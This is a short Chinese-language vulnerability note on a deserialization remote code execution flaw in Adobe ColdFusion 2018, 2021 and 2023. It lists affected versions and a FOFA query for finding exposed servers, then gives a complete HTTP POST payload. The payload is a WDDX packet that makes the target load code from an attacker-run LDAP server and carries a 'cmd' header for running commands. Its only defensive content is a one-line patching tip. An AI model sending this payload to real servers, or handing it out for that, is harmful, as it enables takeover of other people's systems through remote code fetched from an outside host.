A2-3AdobeColdFusion-反序列化RCE


漏洞描述：

Adobe ColdFusion存在代码问题漏洞，该漏洞源于受到不受信任数据反序列化漏洞的影响，攻击者通过漏洞可以代码执行，可导致服务器失陷，获取服务器权限。

影响版本：

ColdFusion 2018 <= Update 16 ColdFusion 2021 <= Update 6 ColdFusion 2023 GA Release (2023.0.0.330468)

网站图片：



网络测绘：

fofa语法：

FOFA：app="Adobe-ColdFusion"


漏洞复现：

payload：

```
POST /CFIDE/adminapi/accessmanager.cfc?method=foo&_cfclient=true HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/x-www-form-urlencoded
cmd: ls

argumentCollection=
<wddxPacket version='1.0'>
    <header/>
    <data>
        <struct type='xcom.sun.rowset.JdbcRowSetImplx'>
            <var name='dataSourceName'>
                <string>ldap://VPSip:1389/Basic/TomcatEcho</string>
            </var>
            <var name='autoCommit'>
                <boolean value='true'/>
            </var>
        </struct>
    </data>
</wddxPacket>
```

效果图:



修复建议：

确保你的 ColdFusion 版本是最新的，并应用所有安全补丁。Adobe 经常发布安全补丁来修复已知漏洞。